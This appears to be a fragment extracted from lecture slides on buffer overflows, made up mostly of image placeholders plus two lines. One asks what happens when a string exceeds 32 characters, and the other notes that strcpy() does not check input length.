



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What if the data in string `s` is longer than 32 characters?



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`strcpy()` does not check the length of the input!




